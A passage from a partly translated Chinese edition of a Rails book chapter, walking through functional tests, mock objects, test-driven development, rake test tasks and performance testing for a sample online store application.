注意 `setup()` 方法已经初始化了我们需要测试一个控制器的三个主要对象：`@controller`, `@request`, 和 `@response`。这些特别方便因为使用它们意味着我们不必启动 web 服务来运行控制器测试。也就是说，functional 测试不需要一个 web 服务或一个网络。

Index: For Admins Only

太棒了，现在让我们按照这个线索，用我们的第一个控制器测试——一个简单的登录页”hits”来代替自动生成的 `test_truth()` 方法。

```
def test_index
  get :index
  assert_response :success
end
```

`get()` 方法，一个方便的，由 `test` 帮助方法加载的方法，类似于给 `LoginController` 的 `index()` 动作的一个 web 请求(想想 HTTP GET)，并捕获应答。然后 `assert_response()` 方法检查应答是否成功。如果你认为 `assert_response()` 看起来像个定制断言，你已经关心它了。稍后会有更多。

好了，让我们看看运行测试时会发生什么。

```
depot> ruby test/functional/login_controller_test.rb
Loaded suite test/functional/login_controller_test
Started
F
Finished in 0.064577 seconds.

1) Failure: test_index(LoginControllerTest)
   .
Expected response to be a <:success>, but was <302>
1 tests, 1 assertions, 1 failures, 0 errors
```

这似乎足够简单，那么会发生什么呢？一个 302 的应答代码意味着请求被重定向，所以这并不被认为是成功的。但是它为什么要重定向呢？是因为我们设计 `LoginController` 的方式。它使用了一个 `before` 过滤器来截取无效用户登录的调用。

```
before_filter :authorize, :except => :login
```

before 过滤器确保 `authorize()` 方法在 `index()` 动作运行前运行。

```
def authorize #:doc:  
  unless session[:user_id]  
    flash[:notice] = "Please log in"  
    redirect_to(:controller => "login", :action => "login")  
  end  
end
```

因为我们没登录，会话中没有一个有效的用户，所以请求被重定向到 login() 动作。依据 authorize()，结果页应该包含一个 flash 通知，告诉我们需要登录。好了，让我们重写功能测试来捕获那个流程。

```
def test_index_without_user  
  get :index  
  assert_redirected_to :action => "login"  
  assert_equal "Please log in", flash[:notice]  
end
```

这次，当我们请求 index() 动作时，我们希望重定向到 login() 动作，并且通过视图查看 flash 通知。

```
depot> ruby test/functional/login_controller_test.rb  
Loaded suite test/functional/login_controller_test  
S. tarted  
Finished in 0.104571 seconds.  
1 tests, 2 assertions, 0 failures, 0 errors
```

我们得到了我们希望的东西。现，我们知道管理者的唯一动作是被限制的，直到一个用户合法登录(这是 before 过滤器的工作)，我们准备试着登录。

Login: Invalid User

回忆一下登录页面显示一个表单，它允许用户输入它们的名字和口令。当用户单击 login 按钮时，信息被包装为 request 参数并被邮寄到 login 动作。然后 login 动作创建一个用户并试着日志用户。

```
@user = User.new(params[:user])  
logged_in_user = @user.try_to_login
```

那么，测试的简单材料是请求内的用户信息，以及发送这些信息到 login() 动作。

```
def test_login_with_invalid_user
```

```
post :login, :user => { :name => 'fred', :password => 'opensesame' }
assert_response :success
assert_equal "Invalid user/password combination", flash[:notice]
end
```

这次，我们使用 `post()` 方法，另一个由测试帮助方法加载的方便的方法，它发送一个请求给 `login()` 动作，区别是它的行为依赖于 HTTP 访问方法。与这个请求一起，我们发送一个表示用户的请求参数哈希表。因为用户是无效的，测试期望登录失败并在结果页中有 `flash` 通知。

```
depot> ruby test/functional/login_controller_test.rb
Loaded suite test/functional/login_controller_test
S. tarted
Finished in 0.128031 seconds.

2 tests, 4 assertions, 0 failures, 0 errors
```

很有把握，测试会通过。Fred 不可能登录因为我们的数据库没有任何用户。现我们使用 `add_user()` 动作试着添加 Fred，但我们必须做为一个管理者登录来做这些。对这种测试情况，我们也可以创建一个有效的 `User` 对象并保存它到数据库，但是我们似乎需要其它测试案例内的 `User` 对象。相反，我们只使用我们老朋友，`fixture`，这次定义在文件 `test/fixtures/users.yml` 内。

```
fred:
  id: 1
  name: fred
  hashed_password: <%= Digest::SHA1.hexdigest('abracadabra') %>
```

`users` 表希望被散列的口令，而不是文本口令。那么我们植入 Ruby 代码在 `fixture` 文件内来从一个文本中生成一个散列口令。(记住这是测试数据库，所以放置一个明文口令在 `fixture` 文件内，不会有任何安全问题的)然后我们必须明确地加载 `users fixture` 到 `LoginControllerTest` 内。

```
fixtures :users
```

我们返回到 `test_login_with_invalid_user()` 测试，再次传递它-Fred 还是不能登录。这次它没有提供合适的口令。在这一点上，我们修改 `test_login_with_user()` 测试使用不在数据库内的用户名。我们也写一个 `test_login_with_invalid_password()` 测试来试着使用一个错误的口令来登录 Fred(它现在数据库内)。这两个测试都通过了，so we've got our bases covered.

Login: Valid User

接着，我们写一个测试，它检验 Fred 从 fixture 文件内得到正确口令来登录。

```
def test_login_with_valid_user
  post :login, :user => { :name => 'fred', :password => 'abracadabra' }
  assert_redirected_to :action => "index"
  assert_not_nil(session[:user_id])
  user = User.find(session[:user_id])
  assert_equal 'fred', user.name
end
```

在这个例子中，我们希望 Fred 登录，并重定向到 index() 动作。同时，我们检查 session 内的用户是否是 Fred。That's Fred's meal ticket to getting around the admin side of the application.

我们运行测试，它通过了！在继续进行之前，我们有个机会来轻易地写出更多控制器测试。我们将需要登录来完成对 admin 特性测试的分类。现在我们有了能工作的登录测试，让我们抽取它到 test_helper.rb 文件内的一个帮助方法内。

```
def login(name='fred', password='abracadabra')
  post :login, :user => { :name => name, :password => password }
  assert_redirected_to :action => "index"
  assert_not_nil(session[:user_id])
  user = User.find(session[:user_id])
  assert_equal name, user.name, "Login name should match session name"
end
```

缺省地，login() 调用使用 Fred 的名字和口令，但这些值可被随意覆写。如果它的断言失败，login() 方法将引发一个异常，如果 login 失败则会引起所有调用 login() 的测试方法失败。

Functional Testing Conveniences

这是对如何为一个控制器写一个功能测试的愉快旅行。按这种方式，我们使用 Rails 内几个方便的断言来使你的测试生活更容易些。在我们继续之前，让我们看一些 Rails 为测试控制器准备的东西。

HTTP Request Methods

下面方法模仿同样名字的 HTTP 请求方法并设置应答。

1、 get()

- 2、 post()
- 3、 put()
- 4、 delete()
- 5、 head()

这些方法中的每一个都接受同样的四个参数。做一个例子，让我们看看 get()。

```
get(action, parameters = nil, session = nil, flash = nil)
```

为指定动作运行一个 HTTP GET 请求并设置应答。下面是参数：

- 1、 action: 被请求的控制器的动作。
- 2、 parameters: 一个请求参数的可选哈希表。
- 3、 session: 一个会话变量的可选哈希表。
- 4、 flash: 一个 flash 消息可选哈希表。

例如：

```
get :index  
      get :add_to_cart, :id => @version_control_book.id  
      get :add_to_cart, :id => @version_control_book.id,  
           :session_key => 'session_value', :message => "Success!"
```

Assertions

除了由 Test::Unit 提供的标准断言之外，功能测试也可以在运行一个请求之后调用定制断言。我们使用下面定制断言。

1、 assert_response(type, message=nil) 断言应答是个数字的 HTTP 状态或者是下面符号之一。这些符号可以被转换成一个应答代码的范围。(so :redirect means a status of 300 - 399).

- :success
- :redirect
- :missing
- :error

例如：

```
assert_response :success  
assert_response 200
```

2、`assert_redirected_to(options = {}, message=nil)` 断言被传递的重定向选项匹配最后动作内的 `redirect` 调用。你也可以传递一个简单的字符串，它与由 `redirection` 生成的 URL 进行比较。

例如：

```
assert_redirected_to :controller => 'login'  
assert_redirected_to :controller => 'login', :action => 'index'  
assert_redirected_to "http://my.host/index.html"
```

3、`assert_template(expected=nil, message=nil)` 断言被提交的，带有指定模板文件的请求。

例如：

```
assert_template 'store/index'
```

4、`assert_tag(conditions)` 断言满足所有给定条件的应答体内有一个标记(节点)。(I affectionately refer to this assertion as the chainsaw because of the way it mercilessly hacks through a response.) 条件参数必须是下面任一个可选键的哈希表。

- `:tag`: 一个用于匹配节点类型的值。

```
assert_tag :tag => 'html'
```

- `:content`: 一个用于匹配文本节点内容的值。

```
assert_tag :content => "Pragprog Books Online Store"
```

- `:attributes`: 一个用于匹配节点属性的条件哈希表。

```
assert_tag :tag => "div", :attributes => { :class =>  
"fieldWithErrors" }
```

- `:parent`: 一个用于匹配节点的父的条件哈希表。

```
assert_tag :tag => "head", :parent => { :tag => "html" }
```

- `:child`: 一个用于匹配至少一个直接子节点的条件哈希表。

```
assert_tag :tag => "html", :child => { :tag => "head" }
```

- `:ancestor`: 一个用于匹配至少一个节点的锚点的条件哈希表。

```
assert_tag :tag => "div", :ancestor => { :tag => "html" }
```

- `:descendant`: 一个用于匹配至少一个节点的衍生的条件的哈希表。

```
assert_tag :tag => "html", :descendant => { :tag => "div" }
```

- `:children`: 一个用于计算节点孩子数的哈希表，它使用下面键：

- :count: a number or a range equaling (or including) the number of children that match
 - :less_than: 孩子的数量必须小于这个数字。
 - :greater_than: 孩子的数量必须大于这个数字。
- :only: a hash (yes, this is deep) containing the keys used to match when counting the children

例如：

```
assert_tag :tag => "ul",
:children => { :count => 1..3,
:only => { :tag => "li" } }
```

Variables

在一个请求被执行之后，功能测试可以用下面变量做出断言。

1、`assigns(key=nil)` 最后一个动作内被赋值的实例变量。

```
assert_not_nil assigns["items"]
```

赋值哈希表必须用给定字符串做索引的引用。例如，`assigns[:items]`将不会工作，因为键是个符号。要使用符号做为键，使用一个方法调用来代替索引的引用。

```
assert_not_nil assigns(:items)
```

2、`session` 会话内的一个对象的哈希表。

```
assert_equal 2, session[:cart].items
```

3、`flash` 会话内的一个当前 `flash` 对象的哈希表。

```
assert_equal "Danger!", flash[:notice]
```

4、`cookies` 一个被发送给用户的 `cookies` 哈希表。

```
assert_equal "Fred", cookies[:name]
```

5、`redirect_to_url` 上个动作重定向的完整的 URL。

```
assert_equal "http://test.host/login", redirect_to_url
```

We'll see more of these assertions and variables in action as we write more tests, so let's get back to it.

Buy Something Already!

我们想测试的下一个特性是用户能真正地为产品下个定单。这意味着切换我们的观察到前面。我们一次只讨论一个动作。

列出可销售产品

回到 StoreController 的 index() 动作内，它把的呢可出售产品放到@products 实例变量内。然后它提交 index.rhtml 视图，视图使用@products 变量来列出所有用于销售的产品。

要为 index() 动作写测试，我们需要一些产品。幸运地，我们已经有两个可出售产品在我们的产品 fixture 内。我们只需要修改 store_controller_test.rb 文件来加载产品的 fixture。同时，我们加载定单 fixture，它包含我们稍后会用到的一个定单。

```
require File.dirname(__FILE__) + '/../test_helper'

require 'store_controller'

# Reraise errors caught by the controller.

class StoreController; def rescue_action(e) raise e end; end

class StoreControllerTest < Test::Unit::TestCase

  fixtures :products, :orders

  def setup

    @controller = StoreController.new

    @request = ActionController::TestRequest.new

    @response = ActionController::TestResponse.new

  end

  def teardown

    LineItem.delete_all

  end

end
```

注意我们给这个测试案例添加了一个新方法叫， teardown()。我们这样做是因为我们写的有些测试方法将直接引用保持在 test 数据库内商品项目(line items)。如果定义了， teardown() 方法在每个测试方法之后被调用。这对清理数据库很方便，它可避免一个测试的结果影响到其它的测试。通过在 teardown() 方法内调用 LineItem.delete_all()， test 数据库内的 line_items 表将在每个测试方法运行之后被清除。如果我们明确使用了 test fixtures，我们就不需要这样做； fixture 会小心地我们删除数据。在个例子中，我们添加商品项目，但是我们没使用一个商品项目 fixture，所以我们必须手工地清除。

然后，我们添加 test_index() 方法，它请求 index() 动作并检查 store/index.rhtml 视图是否得到两个可销售产品。

```
def test_index

  get :index

  assert_response :success
```

```
    assert_equal 2, assigns(:products).size
    assert_template "store/index"
end
```

你可以认为我们没理由重复此处的测试。是这样的，我们已经为 ProductTest 测试案例内的可销售项目通过了单元测试。如果 index() 动作简单地使用 Product 来找到可销售项目，是不是我们已涵盖了？当然，我们的模型涵盖了，但现在我们需要测试控制器动作对一个 web 请求的处理，创建一个适当的对象给视图，然后提交视图。也就是说，我们正在测试的级别要比模型高。

我们可以简单地测试控制器，是因为它使用了模型，不对模型写单元测试吗？是的，但是测试有两个级别，可让我们快速诊断错误。如果控制器测试失败，但模型测试却没失败，那么我们知道问题出在控制器内。换句话说，如果两者测试都失败了，那么我们最好是先检查模型。

Adding to the Cart

我们下一个任务是测试 add_to_cart() 动作。在请求内发送的一个产品 id 应该被放到会话内包含一个相应条目的购物车内，然后重定向到 display_cart() 动作。

```
def test_add_to_cart
  get :add_to_cart, :id => @version_control_book.id
  cart = session[:cart]
  assert_equal @version_control_book.price, cart.total_price
  assert_redirected_to :action => 'display_cart'
  follow_redirect
  assert_equal 1, assigns(:items).size
  assert_template "store/display_cart"
end
```

唯一巧妙的事是在重定向断言发生之后对方法 follow_redirect() 的调用。调用 follow_redirect() 模仿浏览器重定向到一个新的页面。这会产生对变量的赋值，并且 assert_template 断言使用 display_cart() 动作的结果，而不是原有的 add_to_cart() 动作。在这个例子中，display_cart() 动作应该提交 display_cart.rhtml 视图，它访问@items 实例变量。

在 assigns(:items) 内使用的符号参数也值得讨论。由于历史原因，你不能用一个符号索引赋值—你必须使用一个字符串。因为所有很多人使用符号，我们代替使用方法的赋值形式，它支持符号和字符串两者。

我们可以通过添加连续的断言到 `test_add_to_cart()` 内，来继续完整的检查处理，使用 `follow_redirect()` 会让气球停在空中。但最好是保持测试只关心单独的 `request/response` 对，因为好的测试容易测试(和阅读)。

Oh, while we’re adding stuff to the cart, we’re reminded of the time when the customer, while poking and prodding our work, maliciously tried to add an invalid product by typing a request URL into the browser. The application coughed up a nasty-looking page, and the customer got nervous about security. We fixed it, of course, to redirect to the `index()` action and display a flash notice. The following test will help the customer (and us) sleep better at night.

```
def test_add_to_cart_invalid_product
  get :add_to_cart, :id => '-1'
  assert_redirected_to :action => 'index'
  assert_equal "Invalid product", flash[:notice]
end
```

Checkout!

让我们别忘记付款。我们需要对 `checkout.rhtml` 视图使用的`@order` 实例变量来结束。

```
def test_checkout
  test_add_to_cart
  get :checkout
  assert_response :success
  assert_not_nil assigns(:order)
  assert_template "store/checkout"
end
```

注意这个测试调用了其它测试。如果购物车是空的，我们不希望得到检查页。所以我们需要在购物车内至少有一个商品项目，这类似于 `test_add_to_cart()` 做的，为了不重复代码，我们只调用 `test_add_to_cart()` 来在购物车内放些东西。

Save the Order

最后，我们需要通过 `save_order()` 动作测试保存一个定单。这儿是它如何支持工作的：购物车转储它的条目到 `Order` 模型内，`Order` 保存到数据库，并且购物车被清空。然后我们重定向返回到显示一个消息的主 `store` 页。

我们主要的测试就这些，所以让我们切换到试图保存一个无效定单，这样我们就不会忘记写边界条件测试。

```
def test_save_invalid_order
```

```

test_add_to_cart
  post :save_order, :order => { :name => 'fred', :email => nil}
  assert_response :success
  assert_template "store/checkout"
  assert_tag :tag => "div", :attributes => { :class =>
"fieldWithErrors" }
  assert_equal 1, session[:cart].items.size
end

```

我们在购物车内需要一些项目，所以这个测试由调用 `test_add_to_cart()` 开始(听起来好像我们需要另一个定制断言)。然后通过请求参数一个无效的定单被发送。在通过 `checkout.rhtml` 视图发送一个无效定单时，我们假设看到一个红色框在被请求但丢失的定单表单的周围。这测试起来很容易。我们使用 `assert_tag()` 来检查对一个带有 `fieldWithErrors` 做它属性的 `div` 标记的应答。这听起来像是写另一个定制断言的时机。

```

def assert_errors
  assert_tag error_message_field
end

def assert_no_errors
  assert_no_tag error_message_field
end

def error_message_field
  { :tag => "div", :attributes => { :class => "fieldWithErrors" } }
end

```

对于我们写的这些测试，我们在每次修改之后运行测试，以确保我们还能正常工作。测试的结果看起来是这样。

```

depot> ruby test/functional/store_controller_test.rb
Loaded suite test/functional/store_controller_test
S. t. a. r. t. e. d
Finished in 1.048497 seconds.
5 tests, 28 assertions, 0 failures, 0 errors

```

好极了！现在我们知道一个无效定单会为页面内的字段加上红色框，让我们添加另一个测试来确保一个有效的定单会清除这些。

```
def test_save_valid_order
  test_add_to_cart
  assert_equal 1, session[:cart].items.size
  assert_equal 1, Order.count
  post :save_order, :order => @valid_order_for_fred.attributes
  assert_redirected_to :action => 'index'
  assert_equal "Thank you for your order.", flash[:notice]
  follow_redirect
  assert_template "store/index"
  assert_equal 0, session[:cart].items.size
  assert_equal 2, Order.find_all.size
end
```

不是通过手工创建一个有效定单，我们使用从定单 fixture 加载的 @valid_order_for_fred 实例变量。把它放入到 web 请求内，调用它的 attributes() 方法。这儿是 orders.yml fixture 文件。

```
valid_order_for_fred:
  id: 1
  name: Fred
  email: fred@flintstones.com
  address:
```

123 Rockpile Circle

```
  pay_type: check
```

我们正面对着这个测试材料，所以并不惊讶它会通过测试。的确，我们已重定向到 index 页，购物车被清空，并且数据库内有两个定单——一个由 fixture 加载的，另一个是由 save_order() 动作保存的。

好了，测试通过了，但是当我们运行测试时会发生什么呢？log/test.log 文件会让我查看后台的所有动作。我们在文件找到，所有给 save_order() 动作的参数和保存定单生成的 SQL。

```
Processing StoreController#save_order (for at Mon May 02 12:21:11
MDT 2005)
```

```
Parameters: {"order"=>{"name"=>"Fred", "id"=>1, "pay_type"=>"check",
"shipped_at"=>Mon May 02 12:21:11 MDT 2005, "address"=>"
```

123 Rockpile Circle

```
",  
    "email"=>"fred@flintstones.com"}, "action"=>"save_order",  
"controller"=>"store"}  
  
Order Columns (0.000708) SHOW FIELDS FROM orders  
  
SQL (0.000298) BEGIN  
  
SQL (0.000219) COMMIT  
  
SQL (0.000214) BEGIN  
  
SQL (0.000566) INSERT INTO orders ('name', 'pay_type', 'shipped_at'  
, 'address',  
    'email') VALUES('Fred', 'check', '2005-05-02 12:21:11', '123  
Rockpile Circle',  
    'fred@flintstones.com')  
  
SQL (0.000567) INSERT INTO line_items  
( 'order_id', 'product_id', 'quantity',  
    'unit_price') VALUES(6, 1, 1, 29.95)  
  
SQL (0.000261) COMMIT  
  
Redirected to http://test.host/store  
  
Completed in 0.04126 (24 reqs/sec) | Rendering: 0.00922 (22%) | DB:  
0.00340 (8%)
```

在我们调试测试时，相信观察 log/test.log 文件的帮助。对于功能测试，这个 log 文件让你在应用程序内容 end-to-end 地观察它的动作。

我们快速地做了一些测试。但是它还不是很全面，但我们学到了写单元测试的足够知道。我们可以为任何东西写测试了吗？当然，我们可以写测试，我们更需要实践。你会发现，你的大多数时间是测试。

12.4 Using Mock Objects

有时候我们需要添加些代码给 Depot 应用程序来实际从我们亲爱的顾客收取货款。想像一下我们在把信用卡号码变成钱存到我们银行账户内。那么我们在 app/models/payment_geteway.rb 文件内创建一个 PaymentGeteway 类，它是与信用卡关联的处理的大门。我们通过添加下面代码到 StoreController 内的 save_order() 动作内以让 Depot 应用程序能够处理信用卡。

```
gateway = PaymentGateway.new  
response = gateway.collect(:login => 'username',
```

```
:password => 'password',
:amount => cart.total_price,
:card_number => @order.card_number,
:expiration => @order.card_expiration,
:name => @order.name)
```

在 `collect()` 方法被调用时，信息被按相反方向从网络发送给信用卡处理系统。这对我们钱夹是件好事，但是对我们功能测试却是件坏事，因为现在 `StoreController` 依赖于一个真实的网络连接，另一端的信用卡处理器。即使我们只做这些事中的二个，但我们还是不希望在我们每次运行功能测试时，发送信用卡事务。

相反，我们希望简单地借助一个 `mock` 来代替 `PaymentGeteway` 对象进行测试。使用一个 `mock` 可不用使用网络连接，并会确保更一致的结果。幸运地，Rails 有 `mock` 对象。

要在测试环境中模仿 `collect()` 方法，我们所需要做的是创建一个在 `test/mocks/test` 目录下的 `payment_getway.rb` 文件，它定义了我们希望模仿的方法。也就是说，`mock` 文件必须与 `app/models` 目录内被替换的模型使用同一文件名。这儿是 `mock` 文件。

```
require 'models/payment_gateway'

class PaymentGateway

  def collect(request)
    # I'm a mocked out method
    :success
  end
end
```

注意，`mock` 文件实际加载原始的 `PaymentGateway` 类（使用 `require()`），然后重新打开它。这意味着们不必模仿 `PaymentGateway` 内的所有方法，只重写测试运行时我们想重定义的方法。在这个例子中，`collect()` 简单地返回一个伪造的应答。

在这个文件，`StoreController` 将使用模仿的 `PaymentGateway` 类。这会发生是因为 Rails 重组搜索路径来首先包括 `mock` 路径—`test/mocks/test/payment_gateway.rb` 被加载而不是 `app/models/payment_gateway.rb`。

这就是全部，通过使用 `mock`，我们可以线性化测试并集中测试更重要的东西。是 Rails 让这没有痛苦。

12.5 Test-Driven Development

到现在我们已经为现有的代码写了单元和功能测试。让我们停一下。客户有个新奇的主意：允许 `Depot` 用户搜索产品。所以在纸上粗略地画出流程之后，我们开始编写代码。我们有一个实现搜索特性的大概思想，但一些回馈会帮助我们正确地完成。

这是完整的测试驱动开发。代替直接写实现，我们先写一个测试。考虑它是你希望代码如何工作的规范。在测试通过时，你知道你完成了代码。最好你为应用程序添加更多的测试。

让我们为搜索写个功能测试。好了，哪个控制器应该处理搜索呢？当然，要想到买方和卖主都有可能想搜索产品。所以不要把 search() 动作添加到 store_controller.rb 或 admin_controller.rb 内。我们生成一个带有 search() 动作的 SearchController。

```
depot> ruby script/generate controller Search search
```

这不会为 search() 方法生成代码，但这足够了，因为我们还不真正知道搜索是如何工作的。让我们在 search_controller_test.rb 内为我们生成功能测试。

```
require File.dirname(__FILE__) + '/../test_helper'  
require 'search_controller'  
  
class SearchControllerTest < Test::Unit::TestCase  
  
  fixtures :products  
  
  def setup  
  
    @controller = SearchController.new  
    @request = ActionController::TestRequest.new  
    @response = ActionController::TestResponse.new  
  
  end  
  
end
```

好了，首先我们需要发送一个请求给 search() 动作，在请求参数内包括查询字符。看起来像这样：

```
def test_search  
  get :search, :query => "version control"  
  assert_response :success
```

我们会得到一个 flash 通知说它没有找到一个产品，因为产品 fixture 只有一个产品匹配搜索查询。同样，flash 通知应该在 results.rhtml 视图内被提交。我们在测试方法内继续写完全部。

```
  assert_equal "Found 1 product(s).", flash[:notice]  
  assert_template "search/results"
```

啊，但是视图将需要一个@products 实例变量设置，以便它能列出它找到产品。在这个例子中，只有一个产品。我们需要确保有一个是正确的。

```
  products = assigns(:products)  
  assert_not_nil products
```

```
assert_equal 1, products.size  
assert_equal "Pragmatic Version Control", products[0].title
```

我们做的差不多了。在这一点上，视图将有搜索结果。但结果应该如何被显示呢？在我们用铅笔画的草图上，它类似于分类列表，每一行都是一个结果。事实上，我们将使用一些与 catalog 视图中类似的 CSS。这个特定的搜索有一个结果，所以我们将为这个产品生成 HTML。“Yes!”，we proclaim while pumping our fists in the air and making our customer a bit nervous，“the test can even serve as a guide for laying out the styled HTML！”

```
assert_tag :tag => "div",  
           :attributes => { :class => "results" },  
           :children => { :count => 1,  
                           :only => { :tag => "div",  
                                       :attributes => { :class => "catalogentry" }}}}
```

这儿是最终的 test。

```
def test_search  
  get :search, :query => "version control"  
  assert_response :success  
  assert_equal "Found 1 product(s).", flash[:notice]  
  assert_template "search/results"  
  products = assigns(:products)  
  assert_not_nil products  
  assert_equal 1, products.size  
  assert_equal "Pragmatic Version Control", products[0].title  
  assert_tag :tag => "div",  
             :attributes => { :class => "results" },  
             :children => { :count => 1,  
                             :only => { :tag => "div",  
                                         :attributes => { :class => "catalogentry" }}}}  
end
```

现在，通过写测试我们已经定义了我们希望的行为，让我们试着运行它。

```
depot> ruby test/functional/search_controller_test.rb
```

```
Loaded suite test/functional/search_controller_test
Started
F
Finished in 0.273517 seconds.

1) Failure:

test_search(SearchControllerTest)
[test/functional/search_controller_test.rb:23]:
<"Found 1 product(s). "> expected but was <nil>.

1 tests, 2 assertions, 1 failures, 0 errors
```

不要惊讶，测试失败了。它期望在 search() 动作请求之后，视图将有一个产品。但是由 Rails 为我们生成的 search() 动作是空的，当然。现在余下的工作是为 search() 动作写代码，确保功能测试通过。亲爱的读者，这留给你做个练习。

为什么要写一个会失败的错误呢？它给我们一个可度量的目标。测试告诉我们输入，控制流，输出的重点是什么。由视图提交的用户界面还需要一些工作和敏锐的观察，但是在功能测试通过时，我们知道我们的基础控制器和模型完成了。

这只是测试驱动开发循环的一个革命—在写代码之前写一个自动测试。对客户要求的每个新特性，我们会循环做这些。如果一个 bug 出现，我们写一个测试来修正它，在测试通过时，我们知道 bug 被清除了。

测试驱动开发不只是帮助你增量地创建一个坚实的站点，它也提高你的设计质量。

12.6 Running Tests with Rake

rake 是个用于构建其它 Ruby 程序的 Ruby 程序。它通过阅读一个叫，`rakefile` 的文件，知道如何构建这些程序，这个文件包含了一组任务。每个任务都有一个名字，和它依赖的其它任务的一个清单，还有由任务完成的一个动作清单。

当你运行 `rails` 脚本来生成一个 Rails 工程时，你在工程的顶级目录内自动地得到了一个 `rakefile`。你由 Rails 得到的 `rakefile` 包括了自动生成工程的任务。要查看你可调用的所有内置任务和它们的描述，在你的 Rails 工程的顶级目录下运行下面命令。

```
depot> rake --tasks
```

让我们看看这些任务当中的几个。

Make a Test Database

这是我们已见过一个 rake 任务，`clone_structure_to_test`，从开发数据库克隆结构到测试数据库内。要调用这个任务，在你的 Rails 工程的顶级目录下运行下面命令。

```
depot> rake clone_structure_to_test
```

Running Tests

你可以使用一个单独的命令来运行你所有的单元测试。

```
depot> rake test_units
```

这儿是 Depot 应用程序运行 test_units 的例子输出。

```
depot_testing> rake test_units  
(in /Users/mike/work/depot_testing)
```

```
. . .
```

```
S. t. a. r. t. e. d. . . . . .
```

```
Finished in 0.873974 seconds.
```

```
16 tests, 47 assertions, 0 failures, 0 errors
```

你也可以使用一个单独的命令来运行你的所有功能测试：

```
depot> rake test_functional
```

缺省情况下，任务运行 test_units 和 test_functional 任务：所以全使用下面命令可运行所有测试：

```
depot> rake
```

但是，有时候你不想一起运行所有测试，一个测试可能要慢一些。例如，你想只运行 ProductTest 测试案例的 test_update() 方法。代替使用 rake，你可以直接使用带有 -n 选项的 Ruby 命令。这儿如何运行单个测试方法的命令：

```
depot> ruby test/unit/product_test.rb -n test_update
```

做为选择，你可提供一个正则表达式给 -n 选项。例如，运行 ProductTest 内所有名字有单词 validate 的方法，使用

```
depot> ruby test/unit/product_test.rb -n /validate/
```

但是如何记住在最后几分钟修改过的模型和控制器，如何知道哪个单元或功能测试需要再来一次呢？最新的 rake 任务检查你的模型控制器文件的时间戳，并且运行在最后 10 分钟内被修改过文件的相应测试。例如，如果我们编辑 cart.rb 文件，正好它测试运行

```
depot> edit app/models/cart.rb
```

```
depot> rake recent
```

```
(in /Users/mike/work/depot_testing)
```

```
/usr/lib/ruby/gems/1.8/gems/rake-0.5.3/lib/rake/rake_test_loader.rb
```

```
test/unit/cart_test.rb
```

```
S. t. arted
```

```
Finished in 0.158324 seconds.
```

```
2 tests, 4 assertions, 0 failures, 0 errors
```

Schedule Continuous Builds

在你写代码时，你也会运行测试来查看是否破坏了什么。随着测试数量的增长，全部运行它们会让你慢下来。所以，你将想只为你在工作的代码运行局部测试。但你应该在你的计算机闲置的时间运行测试。

你需要的一个连续测试循环的调度是个 Unix cron 脚本，windows 下是文件，或是个 Ruby 程序。DamageControl 就是这样一个程序—它构建在 Rails 上，并且它是免费的。

DamageControl 让你调度连续的构建，并且它将为修改（你正在使用版本控制，是吗？）检查你的版本控制系统，所以你的 `rakefile` 的任意任务可以随时运行以检查新代码。

Although it's a book for Java users, Pragmatic Project Automation [Cla04] is full of useful ideas for automating your builds (and beyond). All that adds up to more time and energy to develop your Rails application.

Generate Statistics

As you're going along, writing tests, you'd like some general measurements for how well the code is covered and some other code statistics. Rake 的 stats 任务会给你详细的信息。

```
depot> rake stats
```

Name	Lines	LOC	Classes	Methods	M/C	LOC/M
Helpers	15	11	0	1	0	9
Controllers	342	214	5	27	5	5
APIs	0	0	0	0	0	0
Components	0	0	0	0	0	0
Functionals	228	142	7	22	3	4
Models	208	108	6	16	2	4
Units	193	128	6	20	3	4
Total	986	603	24	86	3	5

```
+-----+-----+-----+-----+-----+-----+
```

Code LOC: 333 Test LOC: 270 Code to Test Ratio: 1:0.8

Now, you know the joke about lies, damned lies, and statistics, so take this with a large pinch of salt. In general, we want to see (passing) tests being added as more code is written. But how do we know if those tests are good? One way to get more insight is to run a tool that identifies lines of code that don't get executed when the tests run.

Ruby Coverage⁶ is a free coverage tool (not yet included with Ruby or Rails) that outputs an HTML report including the percentage of coverage, with the lines of code not covered by tests highlighted for your viewing pleasure. To generate a report, add the `-rcov` option to the `ruby` command when running tests.

```
depot> ruby -rcov test/functional/store_controller_test.rb
```

Generate test reports often, or, better yet, schedule fresh reports to be generated for you and put up on your web site daily. After all, you can't improve that which you don't measure.

12.7 Performance Testing

Speaking of the value of measuring over guessing, we might be interested in continually checking that our Rails application meets performance requirements. Rails being a web-based framework, any of the various HTTP-based web testing tools will work. But just for fun, let's see what we can do with the testing skills we learned in this chapter.

我们想知道加载 100 个定单模型到 test 数据库内, 查找它们, 然后通过 StoreController 的 `save_order()` 动作处理它们, 看会花费多少时间。毕竟, 定单会为我们支付账单, 并且我们也不想在成为过程的瓶颈。

首先, 我们需要创建 100 个定单。一个动态的 fixture 可以完成。

```
<% for i in 1..100 %>  
order_<%= i %>:  
  id: <%= i %>  
  name: Fred  
  email: fred@flintstones.com  
  address:
```

```
pay_type: check  
<% end %>
```

注意，我们把这个 fixture 文件放在 fixtures 目录的 performance 子目录内。fixture 文件的名字必须匹配数据库的表名字，我们在 fixtures 目录内已经有了一个用于我们模型和控制器测试的 orders.yml 文件。我们不希望加载 100 行定单用于非性能测试，所以我把测试性能的 fixture 放在它自己的目录内。

那么我们需要写一个性能测试。再一次，我们希望它们与非性能测试分离开来，所以我们在 test/performance 目录下创建一个包含下面内容的文件。

```
require File.dirname(__FILE__) + '/../test_helper'  
require 'store_controller'  
class OrderTest < Test::Unit::TestCase  
  fixtures :products  
  HOW_MANY = 100  
  def setup  
    @controller = StoreController.new  
    @request = ActionController::TestRequest.new  
    @response = ActionController::TestResponse.new  
    get :add_to_cart, :id => @version_control_book.id  
  end  
  def teardown  
    Order.delete_all  
  end
```

在这个例子中，我们使用 fixtures() 来加载产品的 fixtures，但没有我们刚创建的定单的 fixture。我们不希望定单 fixture 被加载，因为我们想计时它花费多长时间。setup() 方法放置一个产品在购物车内，所以我们也要放些东西在定单内。teardown() 方法只是清除 test 数据库内所有定单。

现在，看看测试本身。

```
def test_save_bulk_orders  
  elapsedSeconds = Benchmark.realtime do  
    Fixtures.create_fixtures(File.dirname(__FILE__) +  
      "/../fixtures/performance", "orders")  
    assert_equal(HOW_MANY, Order.find_all.size)
```

```

1. upto(HOW_MANY) do |id|
  order = Order.find(id)
  get :save_order, :order => order.attributes
  assert_redirected_to :action => 'index'
  assert_equal("Thank you for your order.", flash[:notice])
end
end

assert elapsedSeconds < 8.0, "Actually took #{elapsedSeconds} seconds"
end

```

